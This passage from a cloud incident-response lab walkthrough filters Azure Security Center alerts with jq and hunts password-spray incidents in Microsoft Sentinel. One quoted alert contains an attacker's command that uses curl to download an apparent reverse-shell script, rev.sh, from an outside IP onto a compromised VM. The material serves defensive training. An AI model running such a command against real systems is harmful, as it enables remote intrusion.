Resolving sec541.s3.amazonaws.com (sec541.s3.amazonaws.com)... 52.217.74.164
Connecting to sec541.s3.amazonaws.com (sec541.s3.amazonaws.com)|52.217.74.164|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 136378 (133K) [binary/octet-stream]
Saving to: ‘securitycenter-alerts.json’

securitycenter-alerts.json           100%
[=====================================================================>] 133.18K  --.-KB/s    in 0.005s

2021-10-07 12:15:13 (26.4 MB/s) - ‘securitycenter-alerts.json’ saved [136378/136378]
```

7. That file contains many MANY lines of output. This is because, not only does the command list all **Active** security alerts, but also all **Dismissed** security alerts. Read that file and narrow down your output to only the alerts that are currently **Active**.

Click to reveal

You can use `jq` to limit what is returned from the `az` command, but first you must determine which JSON key is needed to filter. One simple way to retrieve this key name is to `grep` for the value you may be looking for. In this case, you are looking for the term `Active`. Run the following command to discover this key:

```
grep Active securitycenter-alerts.json
```

Sample Results

```
"status": "Active",
"status": "Active",
"status": "Active",
"status": "Active",
```

Now, you can use `jq` to list only those select few alerts that are currently active like so:

```
jq -r '.[] | select(.status == "Active")' securitycenter-alerts.json
```

8. Determine fields of interest that may aid in the identification of an alert that may help add more context to the attack discovered in previous exercises.

Click to reveal

When using `jq`, you *could* just read the entire `securitycenter-alerts.json` file, but this tool has to option to limit your results to just one entry to make viewing the available fields much more efficient as you may, using the former method, view multiple entries by mistake.

```
jq -r '.[0]' securitycenter-alerts.json
```

Scroll up slowly to view the available fields. Do any stick out which may prove valuable during this investigation? How about the following?:

- `alertDisplayName` : Short description of the discovered attack
- `compromisedEntity` : The affected cloud resource
- `description` : A more lengthy description of the discovered attack
- `entities` : A detailed list of the discovered hosts, domains, and other crucial information found in the attack
- `extendedProperties` : A more detailed summary of the attack
- `timeGeneratedUtc` : When the alert was generated

9. Use `jq` to narrow down the output to just the `timeGeneratedUtc` and `alertDisplayName` fields to see an overview of the alerts identified in the `securitycenter-alerts.json` file.

Click to reveal

To restrict the output of `jq`, you can add pipe character (`|`) after your query and then use **string interpolation**. To extract a field using string interpolation, use double-quotes and format the field you would like to extract like so: `\(.fieldName)`.

Since you want to extract **both** the `timeGeneratedUtc` and `alertDisplayName` fields, your `jq` query will look like this:

```
jq -r '.[] | "\(.timeGeneratedUtc) \(.alertDisplayName)"' securitycenter-alerts.json
```

Sample Results

```
2021-10-06T16:11:48.436883+00:00 Failed SSH brute force attack
2021-09-27T18:31:27.805602+00:00 Detected suspicious file download
2021-09-26T23:11:52.962107+00:00 Failed SSH brute force attack
2021-09-26T21:04:57.334025+00:00 Detected suspicious file download
2021-09-26T09:53:21.242541+00:00 Detected suspicious file download
2021-09-25T23:12:12.220058+00:00 Failed SSH brute force attack
2021-09-18T22:46:55.653785+00:00 Detected suspicious file download
2021-09-18T20:59:52.291732+00:00 Detected suspicious file download
2021-09-18T15:36:14.432218+00:00 Detected suspicious file download
2021-09-18T15:11:45.630157+00:00 Failed SSH brute force attack
2021-09-18T13:49:00.206948+00:00 Detected suspicious file download
2021-09-18T00:39:01.304969+00:00 Detected suspicious file download
2021-09-17T11:05:51.091213+00:00 Detected suspicious file download
2021-09-16T23:11:48.342386+00:00 Failed SSH brute force attack
2021-09-16T22:27:06.687821+00:00 Detected suspicious file download
2021-09-12T18:35:02.830593+00:00 Unusual deletion of custom script extension in your virtual machine

<snip>
```

10. There are many alerts to sift through here, but, as you know, the attack that you are investigating took place on September 27, 2021. View the details of the attack that has a `timeGeneratedUtc` value that contains `2021-09-27`.

Click to reveal

The `jq` tool has another valuable function called `contains` that will, when used with `select`, will allow you see only events that contain a string value of your choosing. Since you will be selecting all events where the `timeGeneratedUtc` field contains `2021-09-27`, the following query will be useful:

```
jq -r '.[] | select(.timeGeneratedUtc | contains("2021-09-27"))' securitycenter-alerts.json
```

Sample Results

```
{
    "alertDisplayName": "Detected suspicious file download",
    "alertType": "VM_SuspectDownloadArtifacts",
    "alertUri": "https://portal.azure.com/#blade/Microsoft_Azure_Security/AlertBlade/alertId/
2517695333885869999_b7f5fd45-8afe-4d9f-955e-90bfe2512d37/subscriptionId/138d1821-
efb5-4cdc-80fa-7e1221abcf2c/resourceGroup/sherlock/referencedFrom/alertDeepLink/location/centralus",
    "compromisedEntity": "MARTHA",
    "correlationKey": null,
    "description": "Analysis of host data has detected suspicious download of remote file. ",
    "endTimeUtc": "2021-09-27T18:30:11.413000+00:00",

<snip>
```

11. Acquire more context to the single alert from September 27, 2021 to verify that this alert is indeed related to the attack seen previously.

Click to reveal

The `extendedProperties` field can display more details related to the security alert. Extract that field (and subfields) by issuing the following command:

```
jq -r '.[] | select(.timeGeneratedUtc | contains("2021-09-27")) | .extendedProperties' securitycenter-
alerts.json
```

Sample Results

```
{
    "compromised Host": "MARTHA",
    "killChainIntent": "Persistence",
    "resourceType": "Virtual Machine",
    "suspicious Command Line": "curl -o /tmp/rev.sh http://3.95.15.41/rev.sh",
    "suspicious Process": "/usr/bin/curl",
    "suspicious Process Id": "0xa34",
    "user Name": "root"
}
```


There is that IP address again! You have found another key piece of information: a file called `rev.sh` that was retrieved from the attacker. There will be more to see related to this executable in a later lab.

Hunt in Microsoft Sentinel

1. The attacker at `3.95.15.41` may not be the only one interested in logging into this Azure account! In this challenge, you will attempt to identify who else may be conducting an authentication against this account using a pre-built Microsoft Sentinel analytic.
2. Navigate to the Microsoft Sentinel service in your web browser.

Click to reveal


Use the search bar at the top of the Azure Portal and enter `sentinel` (1). Click on the **Microsoft Sentinel** result (2).



3. When you arrive at **Microsoft Sentinel** service, you should find a single workspace. Click on that workspace.

Click to reveal


Click on `sherlocklaw` to continue.



4. Filter the Sentinel Overview page for two weeks following the initial attack (September 27, 2021 at 12:00:00 AM through October 11, 2021 at 12:00:00 AM).

Click to reveal


At the top of the `sherlocklaw` Overview page, you will find a date filter that is preset to the **Last 24 hours**. Click the dropdown (1), set the **From** date and time to `September 27, 2021 at 12:00:00` (2), set the **To** date and time to `October 10, 2021 at 12:00:00` (3), and click **OK** (4).



5. Notice that there are **4** incidents that appear. Navigate to the **Incidents** section and see if any of the results are related to an authentication attack against Azure user accounts.

Click to reveal


Click on the **Incidents** option in the left pane (1). When you arrive at the next screen, notice the 5 incidents. Three of those are related to an authentication attack against the Azure user accounts (2).




6. What is the IP address(es) interested in logging into the Azure Portal?

Click to reveal

Click on each of the **Password spray against Azure AD application** events (1) and click on the **Events** icon under **Evidence** (2) to launch a query which will identify more details about the attack.



After the query completes, look at the **IPCustomEntity** column in the results to find that `107.3.2.240` is the source IP involved in the attack.




Manually Execute Password Spray Query


1. Check out the analytics rule that is responsible for identifying the Azure user account incidents.

Click to reveal

Under **Configuration** in the left pane, click on **Analytics** (1). On the following page, click on the **Password spray against Azure AD application** rule (2).



Scroll through the **Rule query** to see the **very** complex KQL query used to identify suspected password spray attempts against an Azure AD account.



2. Copy the **Rule query** text in preparation for your own, manual query.

Click to reveal

Click inside the **Rule query** text field, select all, and copy the text like so:

